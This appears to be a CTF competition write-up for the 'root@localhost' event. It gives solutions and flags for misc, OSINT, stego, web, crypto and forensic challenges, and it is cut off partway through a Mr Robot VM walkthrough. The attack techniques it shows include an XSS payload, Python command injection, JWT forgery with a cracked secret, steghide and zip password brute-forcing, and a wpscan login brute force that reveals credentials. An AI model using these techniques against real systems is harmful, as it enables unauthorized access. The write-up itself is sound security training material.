

root@localhost CTF Writeup | user: Cr4ckM4st3r

Category: misc

Challenge: Welcome

Welcome to root@localhost! To get started, check the very first announcements made in the system. Hidden within these early messages lies a clue to kickstart your journey.

<https://discord.gg/2fhYKYUj>

Solution:

Gone to #announcements channel, checked the early messages and got the flag

Flag: root@localhost{w3lc0m3_t0_r00t@10c41h311!}


Challenge: The Great Login Heist

In a daring attempt at digital mischief, a crafty threat actor tried to break into Cybertown Tech Solutions' secure web interface. Their sneaky login attempts were caught red-handed in a PCAP file, thanks to our vigilant network monitoring.

flag format :root@localhost{username_password}

Solution:

It is a Packet Capture file. So imported it to Wireshark. Find out a login made so using Follow HTTP Stream got the username and password. Henceforth got the flag.



Flag: root@localhost{Liam_24_P%40ssw0rd!2024}

A mysterious file is being secretly transferred between servers. Your task is to intercept the transfer and uncover the hidden secret. Can you track it down before it's too late?

It is a Packet Capture file. So imported it to WireShark. Got to know a protected.zip file is downloaded. So used Export Objects -> HTTP to get those packets reassembled as files and downloaded it.

The zip file password protected so used John to hash it and crack it. Inside the extracted file got the flag.

```
Flag:
r00t@localhost{y0u.....
.....
.}
```

The zip file has 1000 of qr codes. So written a python script to decode the correct qr code and got the flag.

```
Flag: root@localhost{7h3_q6_!s_fun}
```

Category: Osint

Challenge: Weak

What is one of the most commonly used passwords in the world, often considered weak and insecure?

no need flag format

Solution:

Searched in Google and got the flag

Flag: 12345678

Challenge: Locate the Bridge

Your task is to find the connection bridge in Rajalakshmi Engineering College using What3Words. Once you locate it, note down the three words assigned to that location. Submit your answer in the following flag format:

flag format:

word1.word2.word3

Solution:

Surfed What3Words and got the flag

Flag: transmit.headliner.chemistry

Challenge: Find the Lab

In this challenge, your mission is to locate the Idea Lab in Rajalakshmi Engineering College using What3Words. Navigate to the specific location, and retrieve the three words corresponding to it.

Submit the flag in this format:

word1.word2.word3

Solution:

Surfed What3Words and got the flag

`Flag: narrowest.parsnips.chills``

Challenge: The Magnetic Epicenter

A certain point in Tamil Nadu is often considered to align closely with the Earth's magnetic equator. Your task is to locate this point and retrieve its what3words address

Solution:

Surfed Google and find out the place is Nataraja Temple, Chidambaram. Then Surfed What3Words and got the flag.

Flag: flirts.fizzled.rectangular

Challenge: Find the ranch

Identify the location based on the provided coordinates.

Note: That there is no flag format for this challenge.

Example Flag: Rec_Boys_Hostel

Solution:

Used exiftool to get the GPS Position and used the co-ordinates to find the place. In the place got a ranch bridge name and got the flag.

Flag: Big_River_Ranch

Challenge: The Cyber Sentinels Hunt

The Cyber Sentinels have left a trail of breadcrumbs across the web. Your mission is to follow their digital footprints across Instagram, LinkedIn, and Discord to uncover the flag hidden in three parts. Are you ready to decode their secrets?

Solution:

Surfed their Social Media Handles and got the three parts of flag that is encoded with Base64. So decode them and got the flag

Flag: r00t@localhost{0S1nT_Cha1n3d_To_Th3_w3b}

Category: Stego

Challenge: Echo of Time

You found an audio file named ab Somewhere within this audio lies a crucial piece of information: a year that marks a significant event. Extract the year hidden in the audio using steganography techniques.

flag format:r00t@localhost{}

Solution:

Imported the file to Audacity. Viewed it in Spectrogram View and Got the flag.

Flag: :r00t@localhost{2025}

Challenge: Hidden Truth

A hidden message lies concealed within a jumble of characters and numbers. Can you crack the code and reveal the secret? The mystery is waiting for you to uncover it.

Solution:

Used exiftool and got a Base64 encoded string in it. Decoded it and got the flag.

```

(maddy@Maddy) ~[~/Downloads]
$ exiftool challenge.png
ExifTool Version Number      : 12.76
File Name                    : challenge.png
Directory                    : .
File Size                    : 2.0 MB
File Modification Date/Time   : 2024:12:09 14:42:46+05:30
File Access Date/Time        : 2024:12:09 14:42:52+05:30
File Inode Change Date/Time   : 2024:12:09 14:42:46+05:30
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 1280
Image Height                 : 720
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Pixels Per Unit X            : 3780
Pixels Per Unit Y            : 3780
Pixel Units                  : meters
XMP Toolkit                  : Image::ExifTool 12.76
Ads Created                  : 2024-08-30
Ads Ext Id                   : 03825ccf-d796-4baa-8dda-96a2acd20326
Ads Fb Id                    : 525265914179580
Ads Touch Type               : 2
Title                        : cm9vdEBsb2NhbGhvc3R7QzBuZ3JAdCRfWTB1X0YwdW5kX1RoM19NeXN0M3J5X04wd30=
Image Size                   : 1280x720
Megapixels                   : 0.922

```

Flag: root@localhost{C0ngr@t\$_Y0u_F0und_Th3_Myst3ry_N0w}

Challenge: Pixel Secrets

Decode the hidden message embedded in this image. Use steganographic techniques to uncover the flag that lies beneath the pixels!

Attached File: steg1.jpg

Attached File: password.txt

Solution:

Written a script to brute force steghide with the wordlist provided.

```
./steghide_bruteforce.sh steg1.jpg password.txt
```

```

#!/bin/bash
# Assign the arguments to variables
steghide_file=$1
password_list=$2

# Start brute-forcing
echo "Starting brute force extraction from $steghide_file using passwords from $password_list ..."
while IFS= read -r password; do
    # Attempt to extract using the current password
    echo "Trying password: $password"
    steghide extract -sf "$steghide_file" -p "$password" > /dev/null 2>&1

    # Check if extraction was successful
    if [ $? -eq 0 ]; then
        echo "Password found: $password"
        exit 0
    fi
done < "$password_list"

# If the loop completes without success
echo "No password was successful. Brute force attempt finished."
exit 1

```

Got it the password and extracted with steghide. And got the flag

```

(maddy@Maddy)-[~/Downloads]
$ steghide extract -sf steg1.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

(maddy@Maddy)-[~/Downloads]
$ cat flag.txt
root@localhost{H1dd3n_M3ss4g3_F0und}

```

Flag: root@localhost{H1dd3n_M3ss4g3_F0und}

Challenge: Secret Stash

In a charming old bookstore, an artist's illustration graces the cover of a vintage volume. The artwork seems like a beautiful enigma, with intricate details and hidden symbols. Among the various elements, one particular design element holds a clue that leads to a hidden archive within the book. The true prize, a coveted flag, rests safely inside a concealed digital treasure. To uncover the secret, examine the image closely and uncover the secret passage to the zip file within.

Attached File: steg2_pass.txt

Attached File: steg2.jpg

Solution:

Again used that script and got the password `Un1ockTheImage!`

And get zip file. Used zip2john to hash the zip and provided it to the john and got the password to extract it.

Opened the flag.txt and got the flag.

```

(maddy@Maddy)-[~/Downloads]
$ steghide extract -sf steg2.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

(maddy@Maddy)-[~/Downloads]
$
(maddy@Maddy)-[~/Downloads]
$ steghide extract -sf steg2.jpg
Enter passphrase:
wrote extracted data to "secret.zip".

(maddy@Maddy)-[~/Downloads]
$ zip2john secret.zip > secret_hash.txt
Created directory: /home/maddy/.john
ver 1.0 efh 5455 efh 7875 secret.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=49, decmplen=37, crc=FA4E5053 ts=0DBA cs=0dba type=0

(maddy@Maddy)-[~/Downloads]
$ john secret_hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie1 (secret.zip/flag.txt)
1g 0:00:00:00 DONE (2024-12-09 18:20) 33.33g/s 34133p/s 34133c/s 34133C/s marie1..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(maddy@Maddy)-[~/Downloads]
$ cat flag.txt
root@localhost{SecureByDesign!2024}

```

Flag: root@localhost{SecureByDesign!2024}

Category: Web

Challenge: Easy-Web_challenge

*To Login This Page And Get Flag

<https://web-chall-ten.vercel.app/>

Solution:

In the login page, Go to inspect, go to script.js and got a Base64 encoded string. Decoded it and got the flag.

Flag: root@localhost{The_web_chall_is_easy}


Challenge: Mini Vulnerable Compiler

In this challenge, you have access to a simple online compiler that executes Python code. The code you submit is run on the server, and your goal is to exploit this vulnerability to retrieve the secret flag

<https://minicompiler.onrender.com/>

Solution:

In this the compiler supports OS Command Injection. So written a python script and got the flag



```
import os
```

```
os.system("cat flag.txt")
```

Flag: r00t@localhost{mini_compiler_pwn}

Challenge: iDoor: The Secret Portal


The 'iDoor' web challenge presents a secure access system with an interface that resembles a CCTV camera page. It tests your skills in web exploitation and security analysis.

Note: Its Make Some time start instance

<https://idoor-1.onrender.com/?camera=f5ca38f748a1d6eaf726b8a42fb575c3c71f1864a8143301782de13da2d9202b>

Solution:

In the url found it is encoded by SHA-256. So generate a list of SHA-256 encoded strings for number 0 to 50 and used Burp Suite to brute force it. Got it at 0 itself and got the flag.



Flag: root@localhost{770a058a80a9bca0a87c3e2ebe1ee9b2}


Challenge: XSS vulnerability

"Find and exploit the XSS vulnerability "

<https://xss-j4in.onrender.com/>

Solution:

Hop into that site, used `img src="invalid.jpg" onerror="alert('XSS')">` in the search field. It got reflected and got the flag.



Flag: root@localhost{Byp4ss_Sanitiz3r_123}

Challenge: jwt

You've logged into a web app with `demo:demo`, but it's got more holes than Swiss cheese. Your job: find a way to exploit its weak security, escalate your privileges, and sneak into restricted areas. Can you prove the app's defenses are a joke?

<https://web2-k7a3.onrender.com/>

Solution:

Logged in with username and password as demo: demo and got the token of it. When using the burp suite found the key to be 'lol' in the potential issues tab.

Used this website and decoded the token.

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibG8VnrnzGL9KKUQwknSTccjAj-0_M
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "user": "demo"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  lol  ) ☐ secret base64 encoded
```

Modified the user as root which i got in the source code of the home page using inspect.

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoicm9vdCJ9.0E8L070IiY4ZADEIIIs9fGzP-Tz1_F3yqu0RcYzME9k
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "user": "root"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  lol  ) ☐ secret base64 encoded
```

So Replaced the token with this and got the flag

Flag: root@localhost{P@ssw0rDS_r_0pti0n4l}

Category: Crypto

Challenge: Decode The Hex Value

72 6f 6f 74 40 6c 6f 63 61 6c 68 6f 73 74 7b 54 68 65 5f 48 65 78 5f 76 61 6c 75 65 5f 69 73 5f 33 34 33 33 66 7d

Solution:

Used dcode.fr and Identified the Cipher

Cipher: ASCII Code

Decode it and Got the flag.

Flag: root@localhost{The_Hex_value_is_3433f}

Challenge: Route 47

In a world where money was a mess, Sarah stumbled upon Route 47—a top-secret crypto highway to a new world of wealth. With nothing but a mysterious code.

Code : `C@@Eo=@42=9@DEL*@F08@E0E9607=280FD:?80C@Ecfn`

Solution:

From clue guess it.

Cipher: ROT47

Decode it and Got the flag.

Flag: `root@localhost{You_got_the_flag_using_rot47}`

Challenge: The Rail Conductor's Secret

As a rail conductor for the ancient Conclave, you've stumbled upon a mysterious train schedule, encrypted to protect the ultimate secret. The clue is simple: "To reach your destination, follow the rails on Track 24 leads to the secret!"

Decode the given string to reveal the flag:

`li_4WR4_y3sh_TL{et4sdo_hTl0a_cTohl3@_tH030rrt}`

Solution:

From the clue guessed it.

Cipher: Rail Fence

Decode it with key 24 from clue and offset 24. Got a string. Reversed it and got the flag.

Flag: `r00t@localhost{Th3_R4il_w4ys_Le4d_T0_Th3_H3rt}`

Challenge: Byte Buster

```
+++++++[>+>+++>++++++>+++++++<<<<-]>>>>+++++++-----.,+++++,<-----,>-----
-,+++,------,-,+++++++,-,+++++,+++++,+,+++++,<+++,<+++++++>-----
-----,<<+++,>,>+++++++<<+,>-----,+++++,<<-,>+++++,<<-----
-,+++++++,-,+++,>>+++++++.
```

Solution:

Used dcode.fr and Identified the Cipher

Cipher: Brainfuck

Decode it and Got the flag.

Flag: `root@localhost{c0d3Cr4ck3r!2024}`

Challenge: Feed back

Thank you for participating in our CTF challenge! We'd love to hear your thoughts and improve the experience for future participants. Please take a moment to fill out this form.

<https://docs.google.com/forms/d/e/1FAIpQLSdTgzrla-GGUQhe-KS5yyBXdacCHiRwFjfZ7IHnrkoRHXU-Q/viewform>

Solution:

Filled the GForm and in the response confirm page got the flag.

Flag: r00t@localhost{Th@nk_Y0u_F3dB@ck_R3c4ivEd!!}

Category: Forensic

Challenge: Decrypting the Ransom: Malicious DOCM Analysis

A challenge where the goal was to analyze a malicious DOCM file, extract the encryption key from the ransomware, and decrypt the encrypted data.

Attached File: Flie.docm

Solution:

Used olevba tool to extract its information

```
(maddy@Maddy)-[~/Downloads]
$ file File.docm
File.docm: Microsoft Word 2007+

(maddy@Maddy)-[~/Downloads]
$ olevba File.docm
olevba 0.60.2 on Python 3.11.9 - http://decalage.info/python/oletools

FILE: File.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)

VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
-----
Sub RunPython()
    Dim Ret_Val As Integer
    Dim PythonCommand As String
    Dim CMDCommand As String
    PythonCommand = "python -c 'print('cm9vdEBsb2NhbgHvc3R7bTRjcjBzX3JfZDRuZzNyMHVzfQ==')'"
    CMDCommand = "cmd /K " & PythonCommand & " & timeout /T 0.2 & exit"
    Ret_Val = Shell(CMDCommand, vbNormalFocus)
    If Ret_Val = 0 Then
        MsgBox "Couldn't run python script!", vbOKOnly
    End If
End Sub

VBA MACRO UserForm1.frm
in file: word/vbaProject.bin - OLE stream: 'VBA/UserForm1'
-----
(empty macro)

+-----+-----+
|Type    |Keyword      |Description|
+-----+-----+-----+
|Suspicious|Shell        |May run an executable file or a system|
|          |             |command  |
|Suspicious|vbNormalFocus|May run an executable file or a system|
|          |             |command  |
|Suspicious|run          |May run an executable file or a system|
|          |             |command  |
|Suspicious|Hex Strings  |Hex-encoded strings were detected, may be|
|          |             |used to obfuscate strings (option --decode to|
|          |             |see all)|
+-----+-----+-----+
```

There is string encoded with Base64. Decoded it and got the flag.

Flag: root@localhost{m4cr0s_r_d4ng3r0us}

Challenge: fsociety Takeover

Elliot Alderson has left traces of his work while hacking E Corp. Your mission is to uncover the three hidden keys on this machine, each representing a step in his plan.

Rules:

1. Find all three keys and document your steps.
2. Include a timestamp screenshot of the keys with your machine's local time.
3. Submit your write-up through a Discord ticket in the #support channel.

A flag will be provided upon verification. Good luck, hackers—society needs you!

Attached File: [mrRobot.ova](#)

Solution:

Installed the virtual machine file to my system. While installing found the os is wordpress-4.3.1-0-ubuntu-14.04. I need to find the ip of that vm.

So first i find my ip.

```
(maddy@Maddy)-[~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe8e:a16a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8e:a1:6a txqueuelen 1000 (Ethernet)
    RX packets 178451 bytes 266377099 (254.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 73037 bytes 5237885 (4.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 620 bytes 54260 (52.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 620 bytes 54260 (52.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Then scanned the full network and got the ip address 192.168.1.40

```
(maddy@Maddy)-[~/Downloads]
$ nmap -sT 192.168.1.00/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 18:34 IST
Nmap scan report for 192.168.1.1
Host is up (0.017s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
139/tcp   filtered netbios-ssn
443/tcp   open  https
445/tcp   filtered microsoft-ds

Nmap scan report for 192.168.1.36
Host is up (0.065s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8008/tcp  open  http
8009/tcp  open  ajp13
8443/tcp  open  https-alt
9000/tcp  open  cslistener


Nmap scan report for 192.168.1.37
Host is up (0.000050s latency).
All 1000 scanned ports on 192.168.1.37 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.1.40
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 256 IP addresses (4 hosts up) scanned in 51.13 seconds
```

Then used gobuster and find the directories for status success

and go the robots location and got the first key and a dic file



Key 1: 073403c8a58a1f80d943455fb30724b9

It used wordpress so i directed to the admin page <http://192.168.1.40/wp-login>

It contained may duplicates, so i removed it and sorted it and performed brute force on it.

```
(maddy@Maddy)-[~/Downloads]
$ wpscan --url 192.168.1.40 --passwords sorted_list.dic --usernames Elliot


WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.40/ [192.168.1.40]
[+] Started: Mon Dec 9 20:59:58 2024
```


and got the hit.

```
[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
```

